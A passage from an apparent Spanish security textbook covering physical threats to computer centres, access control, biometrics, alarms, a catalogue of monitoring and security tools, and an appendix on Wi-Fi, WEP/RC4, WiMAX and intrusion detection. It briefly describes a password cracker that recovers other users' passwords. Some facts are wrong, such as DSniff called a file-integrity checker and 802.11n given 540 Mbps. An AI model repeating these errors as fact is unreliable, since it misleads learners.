d) Deben instalarse extintores manuales (portátiles) y/o automáticos (rociadores). El personal designado para usar extinguidores debe ser entrenado en su uso.
e) Implementar paredes protectoras de fuego alrededor de las áreas que se desea proteger del incendio que podría originarse en las áreas adyacentes.
f) Suministrar información del centro de cómputo al departamento local de bomberos antes de que ellos sean llamados en una emergencia para que estén conscientes de las particularidades y vulnerabilidades del sistema, por las excesivas cantidades de agua y la conveniencia de una salida para el humo.

2. Inundaciones

Se define como la invasión de agua por exceso de escurrimientos superficiales o por acumulación en terrenos planos, ocasionada por la falta de drenaje ya sea natural o artificial.

Esta es una de las causas de mayores desastres en los centros de cómputo. En las causas naturales de inundaciones puede existir la posibilidad de una inundación provocada por la necesidad de apagar un incendio en un piso superior. Para evitar este inconveniente se puede tomar en cuenta la siguiente medida: construir un techo impermeable para evitar el paso de agua desde un nivel superior y acondicionar las puertas para contener el agua que bajase por las escaleras.

3. Condiciones climatológicas

Normalmente en la radio o la televisión se reciben por anticipado los avisos de tormentas, tempestades, tifones y catástrofes similares. Las condiciones atmosféricas severas se asocian a ciertas partes del mundo y la probabilidad de que ocurran está documentada.

La frecuencia y severidad de su ocurrencia deben ser tomadas en cuenta al decidir la construcción de un edificio. La comprobación de los informes climatológicos o la existencia de un servicio que notifique la proximidad de una tormenta severa, permite que se tomen precauciones adicionales, tales como la retirada de objetos móviles, la provisión de calor, iluminación o combustible para la emergencia.

Los terremotos son fenómenos sísmicos que pueden ser tan poco intensos que solamente instrumentos muy sensibles los detectan o tan intensos que causan la destrucción de edificios y hasta la pérdida de vidas humanas. El problema es que en la actualidad, estos fenómenos están ocurriendo en lugares donde no se los asociaba.

4. Señales de radar

La influencia de las señales o rayos de radar sobre el funcionamiento de una computadora ha sido exhaustivamente estudiado desde hace varios años. Los resultados de las investigaciones más recientes son que las señales muy fuertes de radar pueden inferir en el procesamiento electrónico de la información, pero únicamente si la señal que alcanza el equipo es de 5 Volts/Metro o mayor. Esto podría ocurrir solo si la antena respectiva fuera visible desde una ventana del centro de cómputo y en algún momento estuviera apuntando directamente hacia dicha ventana.

5. Instalaciones eléctricas

Al usar computadoras implica trabajar con electricidad, por lo tanto ésta es una de las principales áreas a considerar en la seguridad física. En la medida que los sistemas se vuelven más complicados se hace más necesaria la presencia de un especialista para evaluar riesgos particulares y aplicar soluciones que estén de acuerdo con una norma de seguridad industrial.

Las subidas (picos) y caídas de tensión no son el único problema eléctrico al que se han de enfrentar los usuarios. También está el tema del ruido que interfiere en el funcionamiento de los componentes electrónicos. El ruido interfiere en los datos pero favorecer la escucha electrónica.

Los cables que se suelen utilizar para construir las redes locales van desde el cable telefónico normal hasta el cable coaxial o la fibra óptica.

Los riesgos más comunes del cableado son:

a) *Interferencia:* son modificaciones que pueden estar generadas por cables de alimentación de maquinaria pesada o por equipos de radio o microondas. Los cables de fibra óptica no sufren el problema de alteración de los datos que viajan a través de él.

b) *Corte del cable:* la conexión establecida se rompe, lo que impide que el flujo de datos circule por el cable.

c) *Daños en el cable:* los daños normales con el uso pueden afectar el apantallamiento que preserva la integridad de los datos transmitidos lo que hace que las comunicaciones dejen de ser fiables. El cable de red puede ser atacado por un intruso que intenta acceder a los datos para desviar o estableciendo una conexión no autorizada en la red. Un sistema de administración y procedimiento de identificación de acceso adecuado hará difícil que se puedan obtener privilegios de usuario en la red.

Las redes con cables de alto nivel de seguridad son recomendadas para instalaciones con un grado de seguridad militar. El objetivo es impedir la posibilidad de infiltraciones y monitoreo de la información que circula por el cable. Consta de un sistema de tubos herméticamente cerrados por cuyo interior circula aire a presión y el cable. A lo largo de la tubería hay sensores conectados a una computadora. Si se detecta algún tipo de variación de presión se dispara un sistema de alarma.

La mayoría de los cables de alimentación, comunicaciones, interconexión de equipos, receptáculos asociados con computadoras y equipos de procesamiento de datos pueden ser alojados en los pisos de placas extraíbles que están arriba del piso de concreto.

Todo cuarto de cómputo debe tener un sistema de aire acondicionado que se dedique de forma exclusiva a la calefacción y ventilación de equipos. Teniendo en cuenta que los aparatos de aire acondicionado son una causa potencial de incendios e inundaciones es recomendable instalar redes de protección en todo el sistema de cañería al interior y al exterior, detectores y extinguidores de incendio, monitores y alarmas efectivas.

Las emisiones electromagnéticas con baja frecuencia que generan algunos periféricos son dañinas para el ser humano. Se recomienda tener filtros adecuados al rango de las radiofrecuencias para que éstas sean totalmente seguras para las personas. Para conseguir que las radiaciones sean mínimas hay que revisar los equipos constantemente y controlar su envejecimiento.

6. Ergometría

Es una disciplina que se ocupa de estudiar la forma en que interactúa el cuerpo humano con los artefactos y elementos que lo rodean, buscando que esa interacción sea lo menos agresiva y traumática posible. Entre los fines de su aplicación se encuentra fundamentalmente la protección de los trabajadores contra problemas tales como el agotamiento, las sobrecargas y el envejecimiento prematuro. Los principales trastornos son:

a) *Óseos y/o muscular:* Una manera de provocar una lesión ósea o muscular es obligar al cuerpo a ejecutar movimientos repetitivos y rutinarios, esta posibilidad se agrava enormemente si dichos movimientos se realizan en una posición incorrecta o antinatural. Al usar el teclado y mouse de una computadora se hacen movimientos repetitivos y continuos, el teclado tiene un distribución ineficiente en las teclas así como un diseño antinatural, por tal motivo se tiene un potencial riesgo de enfermedades o lesiones en los músculos, nervios y huesos de manos y brazos.

b) *Visual:* Los ojos son la parte más afectada por el trabajo con computadora ya que la pantalla es una fuente de luz que incide directamente sobre el ojo del operador provocando después de periodos largos de exposición cansancio visual, irritación y lagrimeo, cefalea y visión borrosa. Para prevenir los trastornos visuales en los operadores podemos tomar en cuenta:

I. Tener especial cuidado al elegir los monitores y placas de vídeo de las computadoras.
II. Usar pantallas antirreflejo o anteojos con protección para el monitor, es una medida preventiva importante y de bajo costo.

c) *Salud mental:* El trabajo informático disminuye los desplazamientos de los trabajadores y las tareas requieren un menor esfuerzo muscular y dinámico pero aumenta al mismo tiempo la carga estática de las posturas inadecuadas asumidas. El estrés informático se está convirtiendo en una nueva enfermedad profesional que se relaciona con el trabajo al provocar una carga mental y psíquica inherente a la operación de los nuevos equipos. Los efectos del estrés pueden ser:

I. Efectos fisiológicos inmediatos: caracterizados por el incremento de la presión arterial, el aumento de la frecuencia cardiaca, etcétera. Estos efectos hacen referencia a la tensión, irritabilidad, cólera, agresividad. Los sentimientos pueden inducir ciertos efectos en el comportamiento tales como el consumo de alcohol y psicofármacos, el hábito de fumar, etcétera.
II. Existen consecuencias médicas a largo plazo como enfermedades coronarias, hipertensión arterial, úlceras pépticas, agotamiento; mientras que las consecuencias psicológicas a largo plazo pueden señalar neurosis, insomnio, estados crónicos de ansiedad y/o depresión, etcétera.
III. La apatía es una sensación de insatisfacción ante la vida, la pérdida de la propia estima, alteran profundamente la vida personal, familiar y social del trabajador llevándolo, eventualmente, al aislamiento, al ausentismo laboral y la pérdida de la solidaridad social.

d) *Ambiente luminoso:* las oficinas mal iluminadas son la principal causa de la pérdida de la productividad en las empresas y de un gasto energético excesivo. Una iluminación deficiente provoca dolores de cabeza y perjudica a los ojos.

e) *Ambiente climático:* la temperatura de una oficina con computadoras debe estar entre 18 y 21 grados centígrados y la humedad relativa del aire debe estar entre el 45% y el 65%. En todos los lugares hay que contar con sistemas que renueven el aire periódicamente. El ambiente sonoro se recomienda que no supere los 55 decibeles sobre todo cuando trabajan muchas personas en un mismo espacio.

7. Robo

Las computadoras son posesiones valiosas de las empresas y están expuestas de la misma forma que lo están las piezas de stock e incluso el dinero. La información importante o confidencial puede ser fácilmente copiada. Muchas empresas invierten millones de dólares en programas y archivos de información a los que dan menor protección que la

que otorgan a una máquina de escribir o una calculadora. El software es una propiedad fácilmente sustraíble, las cintas y discos son fácilmente copiados sin dejar ningún rastro.

8. Fraude

Cada año millones de dólares son sustraídos de empresas y en muchas ocasiones las computadoras han sido utilizadas como instrumento para dichos fines. Debido a que ninguna de las partes implicadas (compañía, empleados, fabricantes, auditores, etcétera.), tienen algo que ganar sino que más bien pierden prestigio y no se da ninguna publicidad a este tipo de situaciones ya que afectarían directamente a la empresa.

9. Sabotaje

El peligro más temido en los centros de cómputo de datos es el sabotaje. Las empresas han intentado que implementar programas de seguridad de alto nivel y han encontrado que la protección contra el saboteador es uno de los retos más duros. Éste puede ser un empleado o un sujeto ajeno a la propia empresa. De manera física los imanes son las herramientas a las que más recurren los atacantes ya que con una ligera pasada la información desaparece aunque las cintas estén almacenadas en el interior de su funda protectora.

10. Utilizar guardias

El servicio de vigilancia es el encargado del control de acceso de todas las personas del edificio. Este servicio se encarga de colocar los guardias en lugares estratégicos para cumplir con sus objetivos y controlar el acceso del personal. Cualquier persona ajena a la planta se le solicitará completar un formulario de datos personales donde se pide: *los motivos de la visita, hora de ingreso y de egreso*.

El uso de credenciales de identificación es uno de los puntos más importantes del sistema de seguridad a fin de poder efectuar un control eficaz del ingreso y egreso del personal a los distintos sectores de la empresa. La desventaja del uso de credenciales es que las tarjetas pueden ser copiadas, robadas, permitiendo ingresar a cualquier persona que la posea. Las credenciales se pueden clasificar de la siguiente manera:

a) *Normal o definitiva:* Para el personal permanente de planta.
b) *Temporaria:* Para personal recién ingresado.
c) *Contratistas:* Personas ajenas a la empresa que por razones de servicio deben ingresar a la misma.
d) Visitas.

El personal puede acceder a las instalaciones de la empresa mediante una contraseña que se solicitará a su ingreso. La desventaja de este método es que generalmente se eligen contraseñas sencillos o bien se olvidan, las bases de datos pueden ser alterada o robadas por personas no autorizadas.

La principal desventaja de tener personal de guardia es que éste puede llegar a ser sobornado por un tercero para lograr tener acceso a sectores donde no esté habilitado, así como ingresar o egresar de la planta con materiales no autorizados. Esta situación de soborno es muy frecuente por lo que es recomendable utilizar sistemas biométricos para el control de acceso.

Si se utiliza un control vehicular para el ingreso y egreso de autos el personal de vigilancia debe anotar en una planilla los datos personales de los ocupantes, la marca y modelo del vehículo así como la hora de ingreso y egreso de la empresa.

11. Detectores de metales

Es un elemento sumamente práctico para la revisión de personas ofreciendo grandes ventajas sobre el sistema de palpación manual. La sensibilidad del detector es regulable permitiendo de esta manera establecer un volumen metálico mínimo, a partir del cual se activará la alarma. La utilización de este tipo de detectores debe hacerse conocer a todo el personal para que actúe como elemento disuasivo.

12. Sistemas biométricos

Es una tecnología que realiza mediciones en forma electrónica, guarda y compara características únicas para la identificación de personas. La forma de identificación consiste en la comparación de características físicas de cada persona con un patrón conocido y almacenado en una base de datos. Los lectores biométricos identifican a la persona por lo que es (manos, ojos, huellas digitales y voz).

Las principales ventajas de este método son:

a) Pueden eliminar la necesidad de poseer una tarjeta para acceder.
b) Utilizando un dispositivo biométrico los costos de administración son más pequeños al solo tener que realizar el mantenimiento del lector y solo una persona se encarga de mantener la base de datos actualizada. Las características biométricas de una persona son intransferibles a otra.

Los diferentes sistemas biométricos son:

a) *Emisión de calor:* Mide la emisión de calor del cuerpo (termograma), realizando un mapa de valores sobre la forma de cada persona.

b) *Huella digital:* Se basa en el principio de que no existen dos huellas dactilares iguales, este sistema viene siendo utilizado desde el siglo pasado con excelentes resultados. Cada huella digital posee pequeños arcos, ángulos, bucles, remolinos (llamados minucias), dos personas no tienen más de ocho minucias iguales y cada una posee más de 30, lo que hace al método sumamente confiable.

c) *Verificación de voz:* La dicción de una o más frase es grabada y el acceso se compara a la voz (entonación, diptongos, agudeza). Tiene la desventaja que es muy sensible a factores externos como el ruido, el estado de ánimo, enfermedades de la persona y el envejecimiento.

d) *Verificación de patrones oculares:* se basa en los patrones del iris o de la retina y hasta el momento son los considerados más efectivos ya que en 200 millones de personas la probabilidad de coincidencia es casi 0. La principal desventaja reside en la resistencia por parte de las personas a que les analicen los ojos, por revelarse en las mismas enfermedades que en ocasiones se prefiere mantener en secreto.

13. Verificación automática de firmas (VAF)

Es posible para un falsificador producir una buena copia visual de una firma pero es extremadamente difícil reproducir las dinámicas de una persona: por ejemplo la firma genuina con exactitud. La VAF usa emisiones acústicas toma datos del proceso dinámico de firmar o de escribir, así la secuencia sonora de emisión acústica generada por el proceso de escribir constituye un patrón que es único en cada individuo. El patrón contiene información extensa sobre la manera en que la escritura es ejecutada. El equipamiento de colección de firmas es inherentemente de bajo costo y robusto, consta de un bloque de metal y una computadora barata.

14. Seguridad con animales

Sirven para cubrir grandes extensiones de terreno ya que tienen órganos sensitivos mucho más sensibles que los de cualquier dispositivo, generalmente el costo de cuidado y mantenimiento se disminuye considerablemente utilizando este tipo de sistema. Posee la desventaja de que los animales pueden ser engañados para tener el acceso deseado.

15. Protección electrónica

Su nombre proviene de la detección de robo, intrusión, asalto e incendios mediante la utilización de sensores conectados a centrales de alarmas. Dichas centrales están conectadas a los elementos de señalización que son los encargados de hacerles saber al personal de una situación de emergencia. Si un sensor detecta una situación de riesgo, éstos transmiten inmediatamente el aviso a la central; ésta procesa la información

recibida y ordena en respuesta la emisión de señales sonoras o luminosas alertando de la situación.

Los métodos más usados son:

a) *Barreras Infrarrojas y de Micro-Ondas:* Transmiten y reciben haces de luces infrarrojas y de micro-ondas respectivamente. Se codifican por medio de pulsos con el fin de evadir los intentos de sabotaje. Las barreras están compuestas por un transmisor y un receptor de igual tamaño y apariencia externa. Si el haz es interrumpido, se activa el sistema de alarma y luego vuelve al estado de alerta. Las barreras son inmunes a fenómenos aleatorios como calefacción, luz ambiental, vibraciones, movimientos de masas de aire.

   Las invisibles barreras fotoeléctricas llegan a cubrir hasta 150 metros de longitud (distancias exteriores). La principal ventaja es la capacidad de atravesar ciertos materiales como el vidrio, lana de vidrio, plástico, tabiques de madera, revoques sobre madera, mampostería y hormigón.

b) *Detector ultrasónico:* Utiliza ultrasonidos para crear un campo de ondas y así cualquier movimiento que realice un cuerpo dentro del espacio protegido generará una perturbación en dicho campo que accionará la alarma. El circuito posee un refinado sistema que elimina las falsas alarmas y su cobertura máxima es de 40 metros cuadrados.

c) *Detectores pasivos sin alimentación:* Los elementos no requieren alimentación extra de ningún tipo, solo van conectados a la central de control de alarmas para mandar la información de control. Los detectores más usados son:

   I. Detector de aberturas: Contactos magnéticos externos o de embutir.
   II. Detector de roturas de vidrios: Inmune a falsas alarmas provocadas por sonidos de baja frecuencia; sensibilidad regulable.
   III. Detector de vibraciones: Detecta golpes o manipulaciones extrañas sobre la superficie controlada.

d) *Sonorización y dispositivos luminosos:* Los elementos de sonorización son las sirenas, campanas, timbres. Los dispositivos luminosos son los faros rotativos, balizas, luces intermitentes. Éstos deben estar colocados de modo que sean efectivamente oídos o vistos por aquellos a quienes están dirigidos. Los elementos de sonorización deben estar bien identificados para poder determinar rápidamente si el estado de alarma es de robo, intrusión, asalto o aviso de incendio.

e) *Circuito cerrado de televisión:* Controla todo lo que sucede en la planta según lo captado por las cámaras estratégicamente colocadas. Los monitores de estos circuitos deben estar ubicados en un sector de alta seguridad y las cámaras pueden estar a la vista (siendo utilizada como medida disuasiva) u ocultas (evitando que el intruso sepa que está siendo captado por el personal de seguridad). Estos elementos poseen un control contra sabotaje de manera que si en algún momento se corta la alimentación o se produce la rotura de alguno de sus componentes se enviará una señal a la central de alarma para que ésta accione los elementos de señalización correspondientes.

f) *Edificios inteligentes:* Es una estructura que facilita a los usuarios y administradores, herramientas y servicios integrados a la administración y comunicación. Propone la integración de todos los sistemas existentes dentro del edificio como teléfonos, comunicaciones por computadora, seguridad, control de todos los subsistemas del edificio (gas, calefacción y aire acondicionado) y todas las formas de administración de energía. La característica principal es la flexibilidad que deben tener para asumir modificaciones de manera conveniente y económica.

4. HERRAMIENTAS DE MONITOREO

Algunas herramientas para el monitoreo de redes son:

a) *NetSupport Manager 10.5*

Esta herramienta puede monitorear cualquier tipo de red, es compatible con los sistemas operativos: Linux, Windows, Solaris, Mac, etcétera. Permite ver qué hacen las demás personas y tener el control del equipo remoto. Mejora la seguridad, comunicación o transferencia de datos. Sus principales características son:

1. Autenticación de tarjetas inteligentes (SmartCards).
2. Directorio activo.
3. Internet gateway (tiene acceso a Internet sin hacer cambios en el firewall local).
4. Transferencia de archivos.
5. Miniaturas ampliables (soportan sistemas con múltiples monitores).
6. NetSupport School (solución completa de control remoto).
7. NetSupport Manager (proporciona soporte a los sistemas operativos).
8. TotemGuard (aumenta los niveles de productividad, reduce recursos económicos y asegura los sistemas más críticos del negocio).

b) *PRTG Network Monitor*

Asegura el funcionamiento de los sistemas informáticos y evita fallos en la red. Ayuda a optimizar la red ya que facilita la información detallada sobre el uso de la banda ancha y otros recursos de la red. PRTG ayuda a optimizar la infraestructura de la red y sus principales características son:

1. Evita las pérdidas causadas por fallos en la red sin detectar.
2. Reduce los costos del ancho de banda y hardware según las necesidades reales.
3. Mejora el rendimiento y el monitoreo de red que ayuda a evitar la saturación de la red

c) *Observer*

Es un analizador de protocolos para Ethernet, Inalámbricos 802.11b y 802.11a, Token Ring y FDDI. Además, mide, captura y predice tendencias de las redes. Se ejecuta en Windows. Monitorea y sirve como herramienta para resolver problemas que se presentan en las redes.

d) *Expert Observer*

Analiza y monitorea redes en tiempo real al manejar los datos para predecir tendencias y posibles escenarios de solución. De manera automática manda una serie de eventos de alertas para tomar decisiones a tiempo.

e) *Observer Suite*

Rastrea múltiples dispositivos SNMP, la información del análisis y modelaje experto se despliega en reportes vía web. La herramienta analiza, monitorea, predice tendencias de un solo segmento de su red o de todas sus redes LAN o WLAN.

f) *Observer Probes*

Los probes o examinadores se basan en software que permite un análisis y monitoreo remoto de redes: 10/100 Ethernet, 802.11 a/b/g Wireless, Token Ring y FDDI. Este examinador (probes) se basa en hardware que reporta a las consolas Observer Suite la información de la actividad de la red que analizan y monitorea sin la necesidad de desplazarse a otra ubicación, está disponible para redes wire-speed (velocidad de cable), full-duplex Gigabit y T1/E1.

g) *Agente de Tráfico Internet (Internet Traffic Agent) 2.6*

Monitorea el tráfico de Internet de manera detallada sobre cualquier dirección IP al mostrar la ubicación geográfica (país) y el nombre del servidor, guarda un historial de las páginas que ha visitado el usuario, crea estadísticas del tráfico diario local, de Internet y HTTP, captura todos los paquetes IP en la red de área local, mide el tráfico de Internet, LAN o de un usuario específico, detecta a los usuarios con mayor actividad y monitorea su propia actividad de red.

h) *WhatsUp Gold Syslog Server 1*

Guarda, observa o reenvía fácilmente los mensajes de syslog desde cualquier punto de la red. Sus principales características son:

1. Muestra mensajes en tiempo real.
2. Se pueden configurar 10 usuarios con perfiles destacados.
3. Creación de reglas flexibles de procesamiento de mensajes.
4. Configurable rotación de archivos de registro.
5. Recibe y procesa mensajes en formatos RFC 3164, 5424 y UNIX.
6. Recibe mensajes desde varios dispositivos a través de protocolos UDP y TCP.
7. Reenvía mensajes utilizando los protocolos UDP y TCP.
8. Arranca como un servicio de Windows o en modalidad de aplicación.

i) *Monitoreo de redes de AthTek - Edición para Empresas (AthTek NetWalk Enterprise Edition) 2.0.15*

Captura paquetes y analiza el tráfico para poder administrar cualquier tipo de red. Crea representaciones gráficas del estado de la red usando capturas avanzadas de paquetes. Los filtros de paquetes integrados ayudan en la detección de intrusos y tienen soporte para todos los protocolos. Sus características principales son:

1. Navegación inteligente.
2. Mejora la captura de paquetes en todos los protocolos.
3. Agrega varias reglas de filtrado integradas como MSN y Yahoo Messenger.
4. Optimiza la interfaz y soporta completamente IPv6.
5. Soporta análisis de tráfico durante la captura de paquetes.
6. Se integra con Wireshark y logra un rendimiento mayor a éste.

j) *AthTek NetWalk Edición Gratuita (AthTek NetWalk Free Edition) 2.0.15*

La herramienta puede analizar paquetes, gestiona la red doméstica, tiene una interfaz gráfica flexible, permite trazar la ruta desde la fuente de tráfico, soporta casi todos los tipos de protocolos de red incluyendo IPv6, los filtros de tráfico permiten identificar fácilmente las intrusiones para denegarles el acceso. Tiene las mismas características que el programa anterior (*Monitoreo de Redes de AthTek*).

k) *Verificador para red - Alertador limitado (Checklan Alerter Limited) 5.2.2*

Gestiona, actúa de forma remota en todos los contadores de rendimiento, procesos, impresoras, sockets, unidades, distribuciones, evita las interrupciones en servidores, evalúa las aplicaciones, repara automáticamente scripts y verifica todo lo concerniente a una dirección IP, proporciona informes en web o gráficos, no utiliza más memoria que la de su navegador local de Internet, genera registros y alarmas en informes simples que manda al correo electrónico. Gestiona los servicios de estado, arranque, parada y apagado remoto.

l) *Cisco Network Magic PRO*

Es un gestor de redes para usuarios inexpertos en administración, encuentra y corrige errores de configuración, mide la velocidad de conexión, protección de la conexión WiFi, administra los recursos compartidos: archivos, impresoras, unidades de disco duro, etcétera, controla el acceso a los diferentes contenidos de Internet permitiendo obtener el historial de navegación.

m) *Net Tools*

Monitorea y controla máquinas en red, controla los tiempos de respuestas, realiza inventarios de software y de hardware de estaciones remotas, lista los servicios locales, mide el ancho de banda, programa alarmas, traza rutas, localiza servidores DNS y escanea puertos; puede descubrir si alguien cambió su IP para simular que es otro ordenador o si han cambiado el nombre de la conexión de otro ordenador y verifica qué computadoras están en línea, cuál es su IP y su MAC.

n) *Net Control 2*

Controla y administra de manera remota cualquier red local doméstica, escolar, oficinas. Permite administrar múltiples ordenadores simultáneamente. Sus principales características son:

1. *Escritorio remoto:* Controla el escritorio de cualquier equipo de la red como si se estuviera delante de él.
2. *Administra programas:* Ejecuta y finaliza programas, especifica restricciones para que no se puedan abrir ciertas aplicaciones.
3. *Administra archivos:* Todas las operaciones comunes de manejo de archivos.
4. *Administra el apagado de equipos:* Todas las acciones de encendido, apagado, reinicio, cierres de sesión, hibernación.
5. *Administra el acceso a Internet:* Es un cortafuego interno que está incluido.
6. *Administra las restricciones del sistema:* Determina a qué elementos y áreas del sistema se puede acceder y a cuáles no.
7. *Mensajería instantánea y chat:* Comunica de diversas formas con todos los equipos (mensajes de texto, sonidos, mensajería instantánea entre usuarios y administrador).

Las principales herramientas de seguridad son:

a) *Tcpdump*

Es una herramienta para el monitoreo y la adquisición de datos en redes. El programa permite volcar (un archivo, la pantalla, etcétera) el tráfico que presenta una red. Puede ser usado para imprimir los encabezados de los paquetes en una interfaz de red (network interface) que concuerden con una cierta expresión. Se puede usar esta herramienta para seguir problemas en la red, detectar los ataques de ping o para monitorear las actividades de una red.

b) *Abacus Portsentry*

Usa un demonio para la detección de barrido de puertos; además, tiene la habilidad de detectar estos barridos (incluyendo stealth scans) en la interfaz de red de la máquina. Como medida de alarma, puede bloquear al atacante por medio de la denegación al host, bloqueando el ruteo hacia la máquina hostil o por medio de reglas de firewall.

c) *DSniff*

Comprueba la integridad de archivos y directorios.

d) *Tripwire*

Ayuda a los administradores y usuarios de sistemas a monitorear alguna posible modificación en un set de archivos. Si se usa regularmente en los archivos de sistema puede notificar a los administradores del sistema si algún archivo fue modificado o reemplazado, para que se puedan tomar medidas de control de daños a tiempo.

e) *IP Filter*

Es un filtro de paquetes de TCP e IP adaptable para usarlo junto con un firewall. Puede ser utilizado como un módulo de kernel o incorporarlo al kernel de UNIX; Viene junto con scripts para instalarlo y parchar archivos de sistema si se requiere.

f) *Firewalk}*

Es una técnica desarrollada por MDS y DHG que emplea técnicas del estilo de traceroute para determinar las reglas de filtrado que se están usando en un dispositivo de transporte de paquetes.

g) *Crack / Cracklib*

Es una versión de actualización del cracker local de contraseñas, permite a cualquier usuario de un sistema crackear el archivo /etc/passwd y determinar las contraseñas de otros usuarios (incluso la de root) en el sistema. Los sistemas modernos requieren de acceso a /etc/shadow para poder lograr esto. Sirve a los administradores que corren el cracker de vez en cuando para verificar que todos los usuarios tienen contraseñas fuertes.

h) *Nemesis*

Está diseñado para ser una pila de IP (IP stack) humana, portable y basada en línea de comandos para UNIX y Linux. El set está separado por protocolos y debería permitir crear scripts útiles desde un shell.

i) *Lids*

Es un sistema de detección y defensa de intrusión en Linux. El objetivo es proteger al sistema Linux para prevenir intrusiones a nivel de root, deshabilitando algunas llamadas al sistema del kernel mismo.

j) IPLog

Es una herramienta de registro de tráfico TCP e IP. Es capaz de registrar tráfico TCP, UDP, e ICMP.

APÉNDICE C

APÉNDICE C

1. ACCESS POINT (PUNTO DE ACCESO)

Características generales

a) Permiten la conexión de dispositivos inalámbricos a la WLAN, como: Teléfonos celulares, Netbook, laptop, PDA e inclusive otros access point para ampliar las redes.
b) Tiene un puerto RJ-45 que permite interconectarse con un switch inalámbrico y formar grandes redes entre dispositivos convencionales e inalámbricos.
c) Se comunica a base de ondas de radio que son capaces de traspasar muros; sin embargo, entre cada obstáculo esta señal pierde fuerza y se reduce la cobertura.
d) Puede ampliar la cobertura de la red y ser usado como un expansor de rango.
e) En promedio la cobertura del radio empieza desde los 30 hasta más de 100 metros.
f) Tiene una antena externa para la emisión y recepción de ondas.

Un access point funciona con los estándares o protocolos de las redes Wi-Fi e incluso en redes Bluetooth, los más usados pueden verse en la tabla C.1.

Tabla C.1 Estándares definidos para un access point

Estándar	Características	Velocidad (Mbps)
IEEE 802.11b (Wireless B)	Es uno de los primeros estándares populares que aún se utiliza.	1 / 2 /5.5 / 11 Mbps
IEEE 802.11g (Wireless G) / Super G	Trabaja en la banda de frecuencia de 2.4 GHz solamente.	11 / 22 / 54 / 108 Mbps
IEEE 802.11n (Wireless N)	Utiliza una tecnología denominada MIMO (que por medio de múltiples antenas trabaja en 2 canales), frecuencia 2.4 GHz y 5 GHz simultáneamente.	Hasta 300 Mbps
Bluetooth	Se trata de una tecnología de transmisión inalámbrica por medio de ondas de radio de corto alcance (1, 20 y 100 m a la redonda dependiendo la versión). Las ondas pueden incluso ser capaces de cruzar cierto tipo de materiales, incluyendo muros.	Hasta 1 Mbps

2. WEP (WIRED EQUIVALENT PRIVACY, PRIVACIDAD EQUIVALENTE AL CABLE)

Algoritmo RC4

RC4 es un algoritmo de flujo y no de bloques, fue creado en 1987 por Ronald Rivest y publicado el 13 de Septiembre de 1994 usando remailers (repetidores de correo) anónimos en un grupo de noticias llamado *sci.crypt*. Tiene una clave que va desde 1 a 256 bytes (8 a1024 bits), inicializando una tabla de estados. Esta tabla se usa para generar una lista de bytes pseudo-aleatorios, los cuales se combinan mediante la función XOR con el texto en claro; el resultado es el texto cifrado.

Este algoritmo tiene claves de 64 bits que se forman por 24 bits que corresponden al vector de inicialización más 40 bits de la clave secreta. Estos 40 bits son los que se deben distribuir manualmente. El vector de inicialización es generado dinámicamente y deberá ser diferente en cada trama para impedir que un posible atacante pueda capturar suficiente tráfico cifrado con la misma clave y termine deduciendo la clave.

3. 802.11(X)

Las especificaciones del estándar definido por el IEEE denominado 802.11X, donde X comprende letras que definen las variantes de la norma 802.11a, 802.11b, 802.11g o 802.11n. Cada letra final corresponde aún uso específico del estándar, como es:

a) *802.11:* Usa la frecuencia de 2.4 GHz con una velocidad de 1 a 2 Mbps.
b) *802.11a:* Usa las frecuencias de 5.1-5.3 y de 5.7-5.8 GHz a una velocidad de 54 Mbps.
c) *802.11b:* Usa las frecuencias de 2.4-2.485 GHz a una velocidad de 11 Mbps.
d) *802.11c:* Añade soporte MAC para operaciones de puente (Bridges).
e) *802.11d:* Múltiples dominios reguladores (restricciones según países).
f) *802.11e:* Calidad de servicio (QoS) de la interfaz IEEE WLAN de radio.
g) *802.11f:* Protocolo de conexión entre puntos de acceso (AP) y el protocolo IAPP.
h) *802.11g:* Usa las frecuencias de 2.4-2.485 GHz a una velocidad de 36 ó 54 Mbps.
i) *802.11h:* Tiene un espectro de banda de 5GHz usado solo para Europa y Asia.
j) *802.11i:* Seguridad en protocolos de autenticación y codificación.
k) *802.11j:* Armoniza los estándares IEEE (802.11), ETSI (HiperLAN2) y ARIB (HISWANa).
l) *802.11n:* Usa las frecuencias de 2.4 o 5 GHz a una velocidad de 540 Mbps.
m) *802.11m:* Usado para mantenimiento de redes inalámbricas. Las más usadas son: 802.11b, 802.11g, 802.11a.

4. NUEVAS TECNOLOGÍAS DE SEGURIDAD

802.16

Las variantes del estándar 802.16 son:

a) *802.16:* Utiliza un espectro licenciado en el rango de 10 a 66 GHz, necesita una línea de visión directa con una capacidad de hasta 134 Mbps en distancias de 3.22 a 8.05 kilómetros. Soporta calidad de servicio (QoS).
b) *802.16a:* Ampliación del estándar 802.16, las bandas son de 2 a 11 GHz, con sistemas NLOS (Non Line Of Sight, Sin Línea De Vista) y LOS (Line Of Sight, Línea De Visión), y protocolo PTP (Point To Point, Punto a Punto) y PTMP (Point To MultiPoint, Punto a MultiPunto).
c) *802.16b:* Delimita redes de área metropolitana inalámbricas en bandas de frecuencia desde 10 a 60 GHz.
d) *802.16c:* Ampliación del estándar 802.16 para definir las características y especificaciones en la banda de 10-66 GHz.
e) *802.16d:* Revisión del 802.16 y 802.16a para añadir los perfiles aprobados por el WiMAX Forum. Aprobado como 802.16-2004 (la última versión del estándar).
f) *802.16e:* Extensión del estándar 802.16, incluye la conexión de banda ancha para elementos portables (ordenadores portátiles, PDA, móviles, etcétera).

Actualmente, se usan dos estándares:

a) El estándar 802.16d que pertenece a la conexiones WiMAX fijas que funciona mediante una antena fija (similar a la de TV) con una frecuencia de 2 a 11 GHz a una velocidad de hasta 75 Mbps y un rango de hasta 10 Km.
b) El estándar 802.16e que pertenece a las conexiones WiMAX móviles que trabaja en la frecuencia de 2 a 6 GHz con una velocidad de hasta 30 Mbps y un rango de hasta 3.5 Km.

5. SISTEMAS DETECTORES DE INTRUSOS (IDS)

En el campo de la seguridad informática los tres IDS más usados son:

a) *IDS basado en host:* Analiza las diferentes áreas para determinar qué actividades pueden ser maliciosas o abusivas dentro de la red y verifica que no haya ninguna intrusión o violaciones de seguridad desde afuera. Este IDS consulta los diferentes registros de archivos (kernel, sistema, servidores, red, cortafuegos, etcétera.) y compara los registros contra una base de datos interna de peculiaridades comunes sobre ataques conocidos.
b) *IDS basado en la red:* Escanea los paquetes de red a nivel del enrutador o host y posteriormente audita la información de los paquetes, busca cualquier paquete que pueda ser sospechoso y lo marca como un archivo de registro extendido, para que después pueda ser enviado al host específico. Este IDS se considera incompleto ya que muchos hosts en un ambiente móvil dan el servicio de escaneo y protección de paquetes de red.
